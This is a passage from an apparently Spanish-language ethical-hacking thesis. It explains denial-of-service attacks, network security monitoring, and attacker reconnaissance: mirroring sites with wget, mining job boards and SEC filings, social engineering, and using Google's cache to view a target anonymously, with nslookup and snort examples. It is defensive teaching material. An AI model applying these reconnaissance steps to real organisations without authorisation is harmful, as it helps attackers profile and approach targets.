Dentro del consumo de ancho de banda el atacante bloquea la capacidad de comunicación de una máquina para usar el ancho de banda de la red. El ancho de banda tiene un límite y si el atacante logra saturarlo fácilmente bloqueará una comunicación normal.

En el término de recursos el atacante envía muchas peticiones para saturar el buffer de respuesta y que no sea capaz de responder a los usuarios legítimos.

La programación de banderas incluye el envío de paquetes manipulados de manera incorrecta, para que al momento de llegar al objetivo y ser procesados provoquen un error provocando que el servidor deje de funcionar.

Existe también otro tipo de ataque de mayor impacto, el cual es llamado Denegación de Servicio Distribuido (DDoS), este ataque requiere del uso de muchas máquinas comprometidas a partir de las cuales se realiza una sincronización y ataque conjunto hacia un sistema. [17]

---

[15] Mathew, op. cit., Module 1
[16] Gregg, op. cit., Chapter 2
[17] Ibid, Chapter 7 Denial of Service

Una contramedida para evitar este tipo de ataques es aumentar los recursos, utilizar más procesadores, memoria y ancho de banda son la mejor defensa contra estos ataques, aunque no en todos los casos es posible aplicarlos. [18]

En febrero de 2009 el sitio de metasploit (*http://www.metasploit.com*) sufrió un ataque de denegación de servicio, en el sitio se pueden encontrar los detalles sobre las acciones que los administradores tomaron para mitigar el ataque. Un detalle para obtener una idea del tráfico generado es que al capturar los paquetes de entrada SYN por alrededor de 8 horas, tomó aproximadamente 60 Gb de espacio en el disco duro. [19]

II.C Modelo de Monitoreo de Seguridad en la Red (NSM)

Existen varios IDS, algunos son muy buenos, pero ¿Qué tan adelantados van con respecto a los ataques?, algo que surgió después son los sistemas de prevención de intrusiones (IPS) que parecían ser una buena opción, sin embargo, tanto los IDS como IPS siguen contando con un gran problema y ésos son los falsos positivos. Además los atacantes comienzan a utilizar el cifrado y códigos polimórficos.

¿Cómo poder hacerle frente a estos problemas?

En la actualidad se cuenta con la supervisión de la seguridad en la red que pretende facilitar la detección y responder ante intrusiones.

El monitoreo de seguridad en la red incluye sistemas IDS, personas que interpreten los avisos y alertas, además de procesos que sirven de guía hasta la toma de decisiones.

Los principales datos indicadores y avisos (I+A) reconocidos por NSM son:

1. Datos de suceso: Alertas generadas por el IDS.
2. Datos de sesión: Información sobre conexiones de red.
3. Datos en crudo: Almacenamiento de paquetes de la red en el disco duro.

Con estos 3 datos se puede detectar una intrusión y subsanarla, cabe resaltar que esto es la preparación para cuando el sistema sea comprometido, no para prevenirlo. [20]

[18] Joel Scambray y Mike Shema, *Hackers de sitios web*, p. 100
[19] http://www.metasploit.com/blog/#blog-0
[20] McClure, op. cit., p. 2

CAPÍTULO III

SEGUIR EL RASTRO

“Si algo puede salir bien, saldrá bien”

Ley de Murphy [-1]

III.A Obteniendo Información (*Information Gathering*)

Lo primero que va a hacer un atacante es recopilar toda la información posible sobre el objetivo, así como las entidades asociadas a éste o partes de él, a esto se le llama seguir el rastro.

Por ejemplo cuando una persona pretende robarse el estéreo de un carro, va a tomar algunas precauciones antes de hacerlo, revisar que se vea de marca, que no pasen muchas personas o estén algunas cerca, si el carro tiene alarma y dónde podría estar localizada, etc. De la misma forma en el ámbito informático un atacante tomará ciertas medidas antes de disponerse a dar el golpe.

Esta fase le va a permitir al atacante construir un perfil de las políticas de seguridad implementadas, así como un modelo casi idéntico de su arquitectura, conexiones a Internet, rangos y direcciones IP, etc.

Algunas posibles brechas de seguridad que intentará detectar el atacante son las fallas humanas, infraestructura (técnica), lógica o externa. No importa si los datos son muy interesantes o casi inapreciables, toda la información va a servir a la hora de realizar el ataque.

Algunas preguntas útiles antes de comenzar son:

¿Qué es lo que se conoce del objetivo?
¿Tiene alguna sucursal o filial?
¿Cuáles son sus redes, sitios y por dónde transmite su información?
¿Qué infraestructura y sistemas tiene?
¿Quienes conforman la organización?
¿Qué se sabe sobre sus empleados?
¿Qué información pública existe sobre la organización? [1]

Existen varios ambientes en los que se puede llevar a cabo la fase de seguir el rastro, algunos de ellos son: Internet, Intranet, Accesos Remotos, Extranet y de forma Física.

Por ejemplo, para Internet se trata de conseguir la siguiente información: Nombres de empleados, Correos electrónicos, Nombres de Dominio, Rangos de IP, Direcciones IP disponibles desde Internet, Servicios ejecutados tanto para TCP como UDP, Arquitecturas (Sparc, i386, x64), Métodos de control de acceso y listas de control de acceso (ACL), Sistemas IDS, Sistemas Operativos (Windows, GNU/Linux, HP-UX, Solaris), etc.

En un ambiente físico es posible utilizar Ingeniería Social (llamadas, correos, etc.), lockpicking y wardriving para tratar de obtener la mayor cantidad de información.

La fase de seguir el rastro se debe realizar de una forma estructurada ya que puede brindar piezas clave para utilizar en el momento del ataque. [2]

Puede resultar una ardua tarea, pero este paso es crucial y de mucha importancia. Si se realiza bien puede ser la diferencia para una explotación exitosa.

---

[1] Carlos Tori, Hacking Ético, p. 46-47
[2] McClure, op. cit., p. 10-11

III.A.1 Actividades y alcances

Primero se deben delimitar los alcances de las actividades, por ejemplo si se pretende realizar un análisis de toda la red con dominio unam.mx o va a estar limitado solamente a los dominios utilizados en Servicios Escolares de la Facultad de Ingeniería. En algunos casos existen empresas con redes muy extensas, cuando esto suceda, Internet va a permitir reducir el ámbito de nuestras actividades.

La distancia que separe al atacante del objetivo le va a permitir o limitar las posibles acciones que pueda llevar a cabo ya que no es lo mismo realizar "dumpster dive" en una empresa cercana a emplear esa técnica si el objetivo está lejos, por ejemplo en Alemania, de la misma forma se toma a la Ingeniería Social ya que si el objetivo está en Rusia, necesitará conocer lo básico del idioma para enviarle un correo electrónico pidiéndole la contraseña por ejemplo. [3]

III.A.2 Búsqueda en fuentes abiertas

Una de los aspectos importantes en este paso es la documentación. Se debe desarrollar un perfil para poder escribir los resultados y tenerlos oportunamente, algunas cosas que se deben incluir son el dominio, dirección IP, servidores DNS, tecnologías empleadas, servicios, titulares, correos electrónicos e información de empleados, con estos datos y con un mapa de red se podría planear mejor el ataque.

Como primera instancia, un buen lugar para comenzar es la página web de la empresa objetivo. Algunas de las cosas que se pueden obtener son la localización, infraestructura con la que cuenta, adquisiciones o fusiones, números de teléfono, nombres de empleados y correos electrónicos así como ligas hacia y desde otros sitios.

Una buena opción es buscar en el código fuente de las páginas web o mejor aún se podría utilizar wget en GNU/Linux o Teleport Pro en Windows para realizar una copia del sitio y así efectuar un análisis en la máquina más fácilmente que si se realiza conectado al sitio.

 # Aquí realizamos una petición con wget para realizar la copia de un sitio

kerio@home:~$ wget -r rooterkirse.blogspot.com

También se puede visitar *http://www.archive.org* dentro de este sitio se encuentran almacenadas páginas desde 1996, de las cuales muchas podrían no estar actualmente en el sitio original (ver la Figura 3.1).

[3] McClure, op. cit., p. 11




Figura 3.1 Este sitio contiene una cantidad impresionante de páginas almacenadas desde hace varios años.

En algunas ocasiones es posible encontrar que existen algunos empleados que aprovechan el servidor de su empresa para alojar páginas personales, archivos, fotos las cuales no necesariamente están permitidas, en el siguiente ejemplo se tiene el sitio web de una empresa dedicada a fabricar jabón como se puede apreciar en su página principal (ver la Figura 3.2).




Figura 3.2 Página inicial de productos “La Corona”.

Bueno, pero si la empresa no aprovecha todo el espacio que tiene en el servidor ¿Por qué no utilizarlo de manera personal?, así piensan algunos empleados y aprovechan el alojamiento gratuito que tienen en el servidor de la empresa (ver la Figura 3.3).




Figura 3.3 Página de un empleado de la compañía “La Corona” almacenada en el servidor de producción.

¿Pero qué tiene de malo que un trabajador utilice este espacio? ¡Hay que aprovechar las cosas mientras se tienen y se puede! lo malo en este ejemplo es que el empleado no sólo coloca información sobre sus desarrollos, también platica un poco sobre la infraestructura de la empresa en la que labora, además de indicar algunas migraciones de la tecnología utilizada.

a. Sitios externos

Un atacante buscará incluso en las bolsas de trabajo datos relacionados con la organización, algunas de las más populares son: http://www.occ.com.mx, http://careerbuider.com, http://empleo.gob.mx, http://www.computrabajo.com.mx y http://monster.com.mx.

Un ejemplo de la información típica es el siguiente:

Escolaridad: licenciatura o Ingeniera en sistemas, informática, cómputo, carrera afín (pasante o titulado). Experiencia en Sistema Operativo Windows 2000, 2003, Directorio Activo, DNS, WINS Administración de Microsoft Exchange 2003 Deseable el manejo de las siguientes herramientas SMS, WSUS, Virtualización con VmWare (ESX 3.5) conocimiento en software de respaldos (Data Protector, Veritas).

Una forma de reducir la fuga de información es a través de la publicación confidencial de trabajos si la aplicación lo soporta.

Existen sitios donde algunos empleados descontentos publican información sensible, aunque no todo el contenido está disponible al público en general en algunos casos hay que pagar para ver el contenido. [4]

Si la empresa que se investiga es pública, se puede buscar información relacionada al objetivo en la base de datos EDGAR de la Comisión de Seguridad e Intercambio SEC (http://www.sec.gov). La función principal del SEC es proteger a los inversionistas y mantener la integridad en el mercado de valores. Cuando una empresa realiza adquisiciones o fusiones, probablemente tratará de unir las redes lo antes posible sin tomar tanto en cuenta la seguridad.

Existen documentos como el 10-Q y el 10-K que brindan información reciente sobre las actividades de la empresa. [5]

III.B Google Hacking

En el proceso de obtener información sobre un objetivo, el servicio de Google ayudará a obtener datos con un valor relevante, incluso se podría conseguir sin que el objetivo en cuestión registre un solo paquete enviado desde nuestra dirección.

Un servicio de Google que va a ser de gran utilidad es el servicio de la *cache*, el cual va a permitir tener un poco de anonimato al estar haciendo las pruebas de reconocimiento.

Algo que se debe tener en cuenta es que si alguna página, archivo o cualquier documento llegó a ser indexado por Google se tendrá probablemente la capacidad para obtener, revisar y analizar esos archivos o documentos aunque éstos hayan sido eliminados del sitio original.

Cabe resaltar que no todas las páginas que se muestran en la búsqueda pueden verse en la *cache*, de igual forma los documentos del estilo *pdf* no la tienen. [6]

III.B.1 Utilizando la *cache*

Como se recordará Google al indexar los sitios almacena una copia, no exactamente igual pero con la suficiente información que parece la original. La *cache* no es por defecto una forma anónima de ver algún sitio, sin embargo, posee una cualidad que permitirá en algunos aspectos el anonimato.

Se va a hacer una prueba para ver las conexiones realizadas al visitar una página de *cache*, se empieza por buscar un sitio, por ejemplo, se realiza la búsqueda de UNAM (ver la Figura 3.4).

[4] Gregg, op. cit., Chapter 3
[5] McClure, op. cit., p. 12-15
[6] Johnny Long, *Google Hacking*, p. 88




Figura 3.4 Búsqueda de UNAM en Google

Una vez que se tiene el resultado de la búsqueda en Google, se necesita conseguir la dirección IP del objetivo la cual se puede obtener con la herramienta nslookup.

kerio@home:~$ nslookup www.unam.mx

www.unam.mx canonical name = kenai.servidores.unam.mx.
Name: kenai.servidores.unam.mx
Address: 132.248.10.44

Después se ejecuta un *sniffer* en este caso se utiliza snort con el siguiente comando:
root@home:~# snort –dev –l log

Con esto se guardan los paquetes registrados en el directorio log, posteriormente en la página con los resultados de la búsqueda se le da clic en la liga cached debajo del primer resultado.

En seguida que termine de cargar la página, se detiene el sniffer (CTRL + C) y se analizan las conexiones realizadas desde el sistema hacia el sitio objetivo 132.248.10.44 con el comando mostrado, vale la pena aclarar que deben colocar el nombre correspondiente del archivo generado por snort.

root@home:/log# snort –v –r snort.log.1227592440 | grep 132.248.10.44

11/24-23:54:07.275465 192.168.1.66:45382 -> 132.248.10.44:80
11/24-23:54:07.279213 132.248.10.44:80 -> 192.168.1.66:45382
11/24-23:54:07.279243 192.168.1.66:45382 -> 132.248.10.44:80
11/24-23:54:07.306852 132.248.10.44:80 -> 192.168.1.66:45382

11/24-23:54:07.306881 192.168.1.66:45382 -> 132.248.10.44:80
11/24-23:54:07.307170 192.168.1.66:45382 -> 132.248.10.44:80

Como se puede observar, existen conexiones desde la máquina (192.168.1.66) hacia el puerto 80 del sistema objetivo (132.148.10.44), esto es porque las imágenes son obtenidas directamente desde el objetivo. Además, si se analiza la petición HTTP realizada, se indica que se hizo la petición a través de la *cache* de Google como se aprecia en la parte final de la Figura 3.5 donde se encuentra la etiqueta *Referer*.




Figura 3.5 Datos de una petición de *cache* mediante Google

Una forma de evitar que el objetivo se entere de la dirección original es ver la *cache* como sólo texto, esto se puede realizar en la página de *cache* dándole clic a un enlace llamado “Text-only version” que como se muestra en la Figura 3.6 aparece en la parte superior derecha.




Figura 3.6 Página de la UNAM mostrada a través de la *cache* de Google

Si se le da clic en “Text-only version” haciendo el mismo procedimiento con el sniffer, se obtiene que en los resultados no existe ninguna referencia hacia el objetivo.

11/27-22:16:56.943848 192.168.1.66:55854 -> 74.125.95.132:80
11/27-22:16:57.066846 74.125.95.132:80 -> 192.168.1.66:55854
11/27-22:16:57.066882 192.168.1.66:55854 -> 74.125.95.132:80
11/27-22:16:57.067124 192.168.1.66:55854 -> 74.125.95.132:80
11/27-22:16:57.224625 74.125.95.132:80 -> 192.168.1.66:55854
11/27-22:16:57.494843 74.125.95.132:80 -> 192.168.1.66:55854
11/27-22:16:57.494867 192.168.1.66:55854 -> 74.125.95.132:80
11/27-22:16:57.520534 74.125.95.132:80 -> 192.168.1.66:55854
11/27-22:16:57.520557 192.168.1.66:55854 -> 74.125.95.132:80
11/27-22:16:57.538272 74.125.95.132:80 -> 192.168.1.66:55854
11/27-22:16:57.538299 192.168.1.66:55854 -> 74.125.95.132:80
11/27-22:16:57.636739 74.125.95.132:80 -> 192.168.1.66:55854
11/27-22:16:57.636763 192.168.1.66:55854 -> 74.125.95.132:80
11/27-22:16:57.656389 74.125.95.132:80 -> 192.168.1.66:55854
11/27-22:16:57.656412 192.168.1.66:55854 -> 74.125.95.132:80

Como se puede apreciar, las conexiones ahora sólo se realizan a Google (74.125.95.132) sin involucrar al sistema objetivo. Esto se logra también añadiendo a la *url* la variable strip en la forma *url&strip=1* de esta manera Google no agregará conexiones hacia el objetivo.

